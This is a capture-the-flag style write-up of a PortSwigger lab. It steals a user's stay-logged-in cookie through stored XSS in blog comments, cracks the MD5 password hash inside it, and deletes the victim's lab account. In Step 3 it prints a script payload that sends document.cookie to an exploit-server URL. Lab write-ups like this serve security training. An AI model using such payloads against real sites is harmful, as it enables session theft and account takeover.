🗂️PortSwigger Lab Writeup: Offline Password Cracking

🎯 Objective
The objective of this lab is to exploit an authentication weakness where the app contains an XSS vulnerability in the comment functionality as well as incorrectly implements stay-logged-in feature. The goal is to steal the stay-logged-in cookie of carlos, crack it to obtain the password and log in as carlos and delete his account from the "My account" page.
- Lab URL:
https://portswigger.net/web-security/authentication/other-mechanisms/lab-offline-password-cracking - Category: Authentication
- Difficulty: Practitioner
🧪 Exploitation Steps
🕵️Step 1: Observe the Website
- Firstly open the lab URL in your browser, and observe what it is about and how it works.

- At first glance, the website seems to be a blogging website with a login page. In the lab description, it is mentioned that we need to steal the stay-logged-in cookie of user -
carlosand log in to account.
📝Step 2: Try Stay-logged-in Feature
- Now we will first observe how stay-logged-in feature works by logging in as
wiener:peter.
- Now, we are being logged-in as
wienerwhere we now have a feature to Delete account. - Under the HTTP History in Burpsuite, see the
/loginrequest and its response.
- We notice a new cookie -
stay-logged-inbeing set by the application which is used to persist the user session without again asking user credentials for login. - Now, In Decoder we Smart decode the
stay-logged-incookie value.
- Hence, we find that the cookie value is
base64encoding of something linked to the user which is being used by app in the backend to know which user is logging again. - We now try finding out the actual value of a hash provided with username
wiener:. I tried finding out the hash on some websites and got to know the actual value of it.
- Hence, the app sets the
stay-logged-incookie with base64(username:md5(password)) through which it detects in the backend which user is logging again.
🚀Step 3: Exploit using XSS
- Now we will steal the
stay-logged-incookie ofcarlosthrough XSS in comment functionality. - First go to the exploit server and make a note of the URL.
- Go to one of the blogs and post a comment containing the following stored XSS payload with your own exploit server ID:
<script>document.location='https://exploit-0a8900f403fc83ce83339bc201860066.exploit-
server.net/exploit/'+document.cookie</script>
- Now on the exploit server, open the access log. There should be a
GETrequest containing thestay-logged-incookie.
- Copy the
stay-logged-incookie value and paste it into the Decoder in Burpsuite and smart decode it.
- Copy the hashed password of
carlosand crack it using any cracking websites.
- Hence, cracking the password hash of
carlosresults in value ofonceuponatime
🧑💼Step 4: Log in as carlos
- Now, log in as carlos with the credentials we just cracked it.

- Now delete the account of carlos to solve the lab.

